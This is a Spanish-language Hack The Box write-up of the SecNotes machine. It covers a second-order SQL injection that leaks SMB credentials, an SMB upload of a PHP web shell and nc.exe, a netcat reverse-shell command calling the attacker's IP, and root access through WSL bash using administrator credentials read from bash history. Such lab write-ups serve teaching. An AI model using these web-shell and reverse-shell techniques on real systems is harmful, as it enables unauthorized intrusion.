

EthicalHCOP.

A pesar de muchos tropiezos en el inicio, SecNotes me enseñó a volver a lo básico y no complicarme tanto a la hora de buscar una entrada al sistema. Sin duda alguna, se convirtió en un dolor de cabeza para muchos, pero el aprendizaje obtenido es mil más importante que haber hecho la máquina a tiempo o no.

Reconocimiento y Escaneo

Se realiza un escaneo Nmap para a todos los puertos del servidor utilizando la sintaxis -ppara indicar que se haga el escaneo en todos los puertos. Este escaneo revela 3 puertos de los cuales 2 son accesibles por HTTP y uno más por SMB.


```
.70 scan initiated Tue Jan 8 03:35:29 2019 as: nmap -A -sV -p- -oN secnotesFullNMAP.txt 10.10
Imap scan report for 10.10.10.97
Host is up (0.34s latency).
Not shown: 65532 filtered ports
PORT STATE SERVICE
80/tcp open http
                                    VERSION
                                    Microsoft IIS httpd 10.0
 http-methods:
 _ Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
| Requested resource was login.php
|45/tcp open microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
| Microsoft IIS httpd 10.0
 http-methods:
    Potentially risky methods: TRACE
 http-server-header: Microsoft-IIS/10.0
 http-title: IIS Windows
arning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
DS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 (85%)
o exact OS matches for host (test conditions non-ideal).
letwork Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows
 clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s
    OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
```

Analizando los contenidos de las páginas en los puertos 80 y 8808, se revela un login en el sitio web del puerto 80 y un sitio web con una imagen relacionada al ISS en el puerto 8808!

Log	in			
Please fi	ill in your o	redentials to	login.	
Usernar	ne			
	rd			
Passwo	IU			

Don't have an account? Sign up now.

Se realiza un escaneo de directorios a ambos sitios, pero no se encuentra nada relevante.



Explorando la página principal, tenemos la oportunidad de registrar nuestro propio usuario!

Login	Sign Up
Please fill in your credentials to login.	Please fill this form to create an account.
Username	Username
	ethcop
Password	Password
	•••••
Login	Confirm Password
Don't have an account? Sign up now.	•
4)	Submit Reset
	Already have an account? Login here

Al ingresar con nuestro usuario, vemos un simple sitio web en donde podemos ingresar notas o apuntes y ser guardados en la db.

Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII)
Please contact tyler@secnotes.htb using the contact link below with any questions.


Viewing Secure Notes for ethcop

New Note


Change Password

Sign Out

Contact Us



Intentamos realizar un XSS en el campo de texto de la nota y el navegador responde con la ejecucion del codigo javascript enviado a la base de datos. Esto se conoce como Stored XSS.



A pesar de que podemos explotar esta vulnerabilidad en el formulario de New note no se ve nada mas de interesante, exceptuando el mensaje de arriba que nos da a entender que hay un administrador o un usuario con privilegios un poco mayores llamado tyler


Due to GDPR, all users must delete any notes that contain Personally Identifable Information (PII) Please contact tyler@secnotes.htb using the contact link below with any questions.

Explotación de Usuario.

Al intentar hacer login con el usuario tyler y alguna contraseña, en este caso intente una SQLi "'or'='1". Vemos un mensaje que nos indica que la contraseña es incorrecta para el usuario, así que que intenta un ataque de diccionario al objetivo pero no se obtiene suerte con los resultados.


Login				
Please fill in your credentials to login.				
Username				
tyler				
Password	7			
The password you entered was not valid.				
Login				
Don't have an account? Sign up now.				

Entonces procedemos a realizar comandos SQLi en el login para acceder como alguna otra cuenta pero solo se obtiene el mismo error! "No account found with that username."



Si tratamos de registrar un usuario con algunos comandos SQLi obtenemos un error 500 de servidor.

https://www.netsparker.com/blog/web-security/sgl-injection-cheat-sheet/



Sin embargo y volviendo a los simple, un comando que no hizo colapsar el servidor fue "'or'='1", el cual dejó registrar y hacer login correctamente.



Y a diferencia de nuestro usuario creado la primera vez, obtenemos unas notas de otro usuario en la base de datos.

En bases de datos, esto es conocido como SQLi Second order.

https://haiderm.com/second-order-sql-injection-explained-with-example/

(Second Order Sql injection is an application vulnerability, it occurs when user submitted values are stored in the database, and then it gets used by some other functionality in the application without escaping or filtering the data.)

https://portswigger.net/kb/issues/00100210 sql-injection-second-order

(La inyección de SQL de segundo orden surge cuando la aplicación almacena los datos proporcionados por el usuario y luego se incorporan a las consultas de SQL de forma insegura.)

Viendo las notas, se observa algo interesante en una de ellas.

```
new site [2018-06-21 13:13:46]

\secnotes.htb\new-site
tyler / 92g!mA8BGj0irkL%0G*&
```

Si recordamos el escaneo Nmap, se vio un puerto 445 perteneciente a SMB.

```
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp open microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Potentially risky methods: TRACE
```

```
Host script results:
 clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s
 smb-os-discovery:
   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
   OS CPE: cpe:/o:microsoft:windows 10::-
   Computer name: SECNOTES
   NetBIOS computer name: SECNOTES\x00
   Workgroup: HTB\x00
   System time: 2019-01-08T11:24:35-08:00
 smb-security-mode:
   account used: quest
   authentication level: user
   challenge response: supported
   message signing: disabled (dangerous, but default)
 smb2-security-mode:
   2.02:
     Message signing enabled but not required
 smb2-time:
   date: 2019-01-08 14:24:39
   start date: N/A
```

Usamos SmbClient para acceder al destino utilizando la información anteriormente vistas en las notas y observamos algunos archivos en este directorio , uno de ellos es la imagen colocada en el sitio http://10.10.10.97:8808/

Así que podemos preguntarnos ¿Qué pasa si subo un payload? ¿Puedo abrirlo por la URL? Usamos una shell reversa de php anteriormente utilizada en otras máquinas y lo subimos mediante el SMB. http://pentestmonkey.net/tools/web-shells/php-reverse-shell

```
[root@parrot]=[/home/ethicalhackingcop/Descargas/HTB/secnotes/php-reverse-shell-1.0]
#smbclient -U tyler \\\10.10.10.97\\new-site -c 'put "php-reverse-shell.php"'
Enter WORKGROUP\tyler's password:
putting file php-reverse-shell.php as \php-reverse-shell.php (1,6 kb/s) (average 1,6 kb/s)
```

Abrimos el netcat y lo dejamos a la escucha en el puerto configurado en el payload, luego ejecutamos el archivo .php cargado accediendo por la URL y obtenemos una shell pero esta se corta al instante. http://10.10.10.97:8808/php-reverse-shell.php

```
#nc -v -n -l -p 1234 secondado (88.8 Espacio line 33.0 GB
listening on [any] 1234 ...
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 49694
'uname' is not recognized as an internal or external command,
operable program or batch file.
```

Sin embargo, podemos hacer uso de otro "payload" para realizar la conexión inversa, con esto me refiero a netcat en windows, por lo que subimos un ejecutable netcat para realizar la conexión inversa, aun así se hará uso de un archivo php para ejecutar el netcat.

SimplereversePHP.php

```
<?php echo system($_GET['cmd']); ?>

[root@parrot]=[/home/ethicalhackingcop/Descargas/HTB/secnotes]
    #smbclient -U tyler \\\\10.10.10.97\\new-site -c 'put "nc.exe"'
Enter WORKGROUP\tyler's password:
putting file nc.exe as \nc.exe (23,6 kb/s) (average 23,6 kb/s)
    [root@parrot]=[/home/ethicalhackingcop/Descargas/HTB/secnotes]
    #smbclient -U tyler \\\\10.10.97\\new-site -c 'put "SimplereversePHP.php"'
Enter WORKGROUP\tyler's password:
putting file SimplereversePHP.php as \SimplereversePHP.php (0,1 kb/s) (average 0,1 kb/s)
    [root@parrot]=[/home/ethicalhackingcop/Descargas/HTB/secnotes]
```

GNU nano 3.2

Luego, se coloca de nuevo netcat a la escucha en nuestra máquina y abrimos el archivo php que se acaba de subir para enviar como parámetro a la variable cmd el comando a ejecutarse, en este caso se ejecutará el nc.exe y se hará que se conecte a la máquina del atacante.

```
[root@parrot] = [/home/ethicalhackingcop/Descargas/HTB/secnotes]
#nc -v -n -l -p 1234
listening on [any] 1234 ...
← → C ③ 10.10.10.97:8808/SimplereversePHP.php?cmd=nc -e cmd.exe 10.10.12.62 1234
```

```
[root@parrot]=[/home/ethicalhackingcop/Descargas/HTB/secnotes]
#nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 52648
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\inetpub\new-site>
```

Finalmente, navegamos hasta el escritorio del usuario tyler y obtenemos la flag user.txt

```
[root@parrot] = [/home/ethicalhackingcop/Descargas/HTB/secnotes]
#nc -v -n -l -p 1234
listening on [any] 1234 ...
connect to [10.10.12.62] from (UNKNOWN) [10.10.10.97] 52648
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\new-site>cd /
cd /

C:\>cd Users/tyler/Desktop
cd Users/tyler/Desktop
C:\Users\tyler\Desktop>type user.txt
type user.txt
```

Explotación de Root

En la misma carpeta que está la flag del usuario, se encuentra un archivo llamado "Bash.lnk", al ser abierto se alcanza a leer una ruta que indica la existencia de un archivo bash.exe en la carpeta de System32.

```
C:\Users\tyler\Desktop>dir
dir
Volume in drive C has no label.
 Volume Serial Number is 9CDD-BADA
 Directory of C:\Users\tyler\Desktop
08/19/2018 02:51 PM
                         <DIR>
08/19/2018
            02:51 PM
                         <DIR>
06/22/2018
                                   1,293 bash.lnk
            02:09 AM
04/11/2018
                                   1,142 Command Prompt.lnk
            03:34 PM
04/11/2018
06/21/2018
            03:34 PM
                                     407 File Explorer.lnk
            04:50 PM
                                   1,417 Microsoft Edge.lnk
06/21/2018
                                   1,110 Notepad++.lnk
            08:17 AM
08/19/2018
            08:25 AM
                                      34 user.txt
08/19/2018
            09:59 AM
                                   2,494 Windows PowerShell.lnk
                                    7,897 bytes
                7 File(s)
                          32,938,381,312 bytes free
                2 Dir(s)
```

```
C:\Users\tyler\Desktop>type bash.lnk
type bash.lnk
LOF W000000V0
              0v (000
                      009P000 0:10+000/C:\V10LIWindows@
                                                           LL000LI.h000&Win
                                                           tL<00LU.0Y00000ba
dowsZ1@L<System32B
                      ŁL000L<.p0k0System32Z200LP0 bash.exeB
sh.exeK-J<sub>J</sub>C:\Windows\System32\bash.exe"..\..\.\Windows\System32\bash.exeC:\Win
dows\System320%0
              00'0/0= 0Y1SPS0000C0G0000sf"=dSystem32 (C:\Windows)01SPS0XF0L8C000&0m0q/S-1-5-21
- 1791094074 - 1363918840 - 4199337083 - 100201SPS00%00G000`000%
       bash.exe@000000
                                            @i1SPS@jc(=@@@@@@@MC:\Windows\S
                       Application@v(000
ystem32\bash.exe91SPS@mD@@pH@H@.@=x@hH@(@bP
```

Sin embargo, Al ver los archivos en dicha ruta no se encuentra "bash.exe".

```
C:\Windows\System32>dir

dir

Volume in drive C has no label.

Volume Serial Number is 9CDD-BADA
Network

Directory of C:\Windows\System32

08/19/2018 02:50 PM <DIR>
08/19/2018 02:50 PM <DIR>
...
```

```
04/11/2018
            03:34 PM
                                 17,824 backgroundTaskHost.exe
            03:34 PM
04/11/2018
                                 34,816 BackgroundTransferHost.exe
04/11/2018
            03:34 PM
                                 12,288 BamSettingsClient.dll
04/11/2018
            03:34 PM
                                181,144 basecsp.dll
04/11/2018
            03:35 PM
                              1,662,464 batmeter.dll
04/11/2018
                                126,464 bcastdvr.proxy.dll
            03:34 PM
04/11/2018
            03:34 PM
                                 82,432 BcastDVRBroker.dll
04/11/2018
            03:34 PM
                                299,520 BcastDVRClient.dll
04/11/2018
            03:34 PM
                                182,272 BcastDVRCommon.dll
04/11/2018
                                104,872 bcd.dll
            03:35 PM
```

Mirando un poco más de cerca el directorio C:/, vemos un archivo comprimido llamado ubuntu y una carpeta llamada distros.

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CDD-BADA
Directory of C:\
06/21/2018
                        <DIR>
                                        Distros
            02:07 PM
06/21/2018
                        <DIR>
            05:47 PM
                                        inetpub
06/22/2018
           01:09 PM
                        <DIR>
                                        Microsoft
04/11/2018
            03:38 PM
                        <DIR>
                                        PerfLogs
06/21/2018
            07:15 AM
                        <DIR>
                                        php7
08/19/2018
            01:56 PM
                        <DIR>
                                        Program Files
06/21/2018
            05:47 PM
                        <DIR>
                                        Program Files (x86)
06/21/2018
            02:07 PM
                           201,749,452 Ubuntu.zip
06/21/2018
            02:00 PM
                        <DIR>
                                        Users
08/19/2018
            10:15 AM
                        <DIR>
                                        Windows
               1 File(s)
                            201,749,452 bytes
               9 Dir(s) 32,934,240,256 bytes free
C:\>
```

Consultando en internet, encontré que windows sacó una actualización para windows 10 la cual permite ejecutar acciones y utilidades de linux.

https://www.muylinux.com/2018/11/06/windows-10-october-2018-update-wsl/

(WSL es, como su nombre indica, un subsistema de Windows para Linux, una capa de compatibilidad integrada en el sistema que permite ejecutar aplicaciones y utilidades de Linux en Windows, especialmente útil para desarrolladores y administradores de sistemas.)

https://lifehacker.com/how-to-get-started-with-the-windows-subsystem-for-linux-1828952698

https://www.xataka.com/servicios/como-ha-logrado-microsoft-que-la-consola-linux-funcione-en-windows-10

https://www.onmsft.com/news/how-to-install-windows-10s-linux-subsystem-on-your-pc

Mi propósito ahora, es encontrar algo relacionado con bash en el sistema a partir del directorio C:/.

```
C:\>forfiles /P C: /S /M "*bash*"
forfiles /P C: /S /M "*bash*"
```

Obteniendo como resultado unas carpetas que en su nombre contiene la palabra bash y un par de archivos llamados bash.exe y bash.exe.mui

```
ERROR: Access is denied for "C:\Windows\SysWOW64\Tasks\".

ERROR: Access is denied for "C:\Windows\TAPI\".

"amd64_microsoft-windows-lxss-bash.resources 31bf3856ad364e35_10.0.17134.1_en-us 982dd7ac5c23ee9a"

"amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5"

"KBDBASH.DLL"

"bash.exe.mui"

"bash.exe"

ERROR: Access is denied for "C:\Windows\WinSxS\InstallTemp\".

"amd64_microsoft-windows-lxss-bash.resources 31bf3856ad364e35_10.0.17134.1_en-us 982dd7ac5c23ee9a.manifest"

"amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5.manifest"

"KBDBASH.DLL"

C:\>
```

Aunque no tenemos una ruta especifica de donde se encuentran esos archivos, se observa que los resultados salieron después de un acceso denegado a la carpeta TAPI y a la carpeta WinSxS/InstallTemp

De nuevo buscando en internet, la carpeta TAPI hace parte de una función para telefonía mientras que WinSxS es una carpeta para guardar componentes de windows.

https://support.microsoft.com/es-co/help/982316/an-update-is-available-for-the-windows-telephony-application-programmi

ftp://ftp-public.leclere26.net/telephonie/Alcatel/Logiciels/PIMphony_6.8_bld3240_XX_Alcatel/readme_tsp.txt

https://msdn.microsoft.com/es-es/library/windows/hardware/dn898588(v=vs.85).aspx

(La carpeta WinSxS se encuentra en la carpeta de Windows, por ejemplo c:\Windows\WinSxS. Es la ubicación de los archivos del almacén de componentes de Windows.)

Mirando un poco más de cerca WinSxS, vemos las carpetas que anteriormente nos ha mostrado el resultado de la búsqueda.

Una de ellas contiene el archivo bash.exe.mui visto anteriormente.

La otra carpeta contiene el archivo bash.exe el cual nos proporciona una shell de linux con acceso root.

```
C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5>bash.exe
bash.exe
mesg: ttyname failed: Inappropriate ioctl for device
ls
bash.exe
python -c"import pty;pty.spawn('/bin/bash')"
root@SECNOTES:~#
```

Al listar el historial para ver que se ha hecho antes en el sistema, se ven unos comandos para montar una carpeta al SMB, finalmente se ve un acceso al Smb como administrador de manera local al directorio C\$.

```
root@SECNOTES:~# cat .bash history
cat .bash history
cd /mnt/c/
ls
cd Users/vork README licens
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
```

Ingresamos al SMB y listamos los directorios y se ve que efectivamente nos encontramos en el directorio C:/ de la máquina.

```
oot@SECNOTES:~# smbclient -U 'administrator%u6!4Zwgw0M#^0Bf#Nwnh' \\\\127.0.0.1\\cs
\\c$lient -U 'administrator%u6!4ZwgwOM#^OBf;
\\c$lient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\
WARNING: The "syslog" option is deprecated
Try "help" to get a list of possible commands.
5
                                                     DHS
                                                                     0 Thu Jun 21 15:24:29 2018
  $Recycle.Bin
                                                              395268 Fri Jul 10 04:00:31 2015
  bootmgr
                                                    AHSR
                                                                    1 Fri Jul 10 04:00:31 2015
0 Thu Jun 21 15:07:52 2018
0 Fri Jul 10 05:21:38 2015
  BOOTNXT
  Distros
  Documents and Settings
                                                     DHS
                                                                     0 Thu Jun 21 18:47:33 2018
  inetpub
                                                     D 0 Fri Jun 22 14:09:10 2018
AHS 738197504 Sun Jan 13 07:15:56 2019
D 0 Wed Apr 11 16:38:20 2018
  Microsoft
  pagefile.sys
  PerfLogs
                                                                     0 Thu Jun 21 08:15:24 2018
  php7
                                                                    0 Sun Aug 19 14:56:49 2018
0 Thu Jun 21 18:47:33 2018
0 Sun Aug 19 14:56:49 2018
  Program Files
                                                       DR
  Program Files (x86)
  ProgramData
                                                       DH
                                                     DHS 0 Thu Jun 21 14:52:17 2018
AHS 268435456 Sun Jan 13 07:15:56 2019
DHS 0 Thu Jun 21 14:53:13 2018
  Recovery
  swapfile.sys
  System Volume Information
                                                       A 201749452 Thu Jun 21 15:07:28 2018
  Ubuntu.zip
                                                                          Thu Jun 21 15:00:39 2018
Sun Aug 19 11:15:49 2018
                                                       DR
  Users
  Windows
                                                        D
                       12978687 blocks of size 4096. 8039493 blocks available
```

Ya solo queda navegar hasta el escritorio del administrador y descargar este archivo a la shell principal par ser leído, en este caso, la shell es la que proporcionó el archivo bash.exe.

```
smb: \Users\Administrator\> cd Desktop
cd Desktop
smb: \Users\Administrator\Desktop\> get root.txt
get root.txt;
get root.txt;
smb: \Users\Administrator\Desktop\root.txt of size 34 as root.txt (3.3 KiloBytes/sec) (average 3.3 KiloBytes/sec)
smb: \Users\Administrator\Desktop\> exit
ls
exit
root@SECNOTES:-# ls
root.txt
root@SECNOTES:-# cat root.txt
cat root tyt
```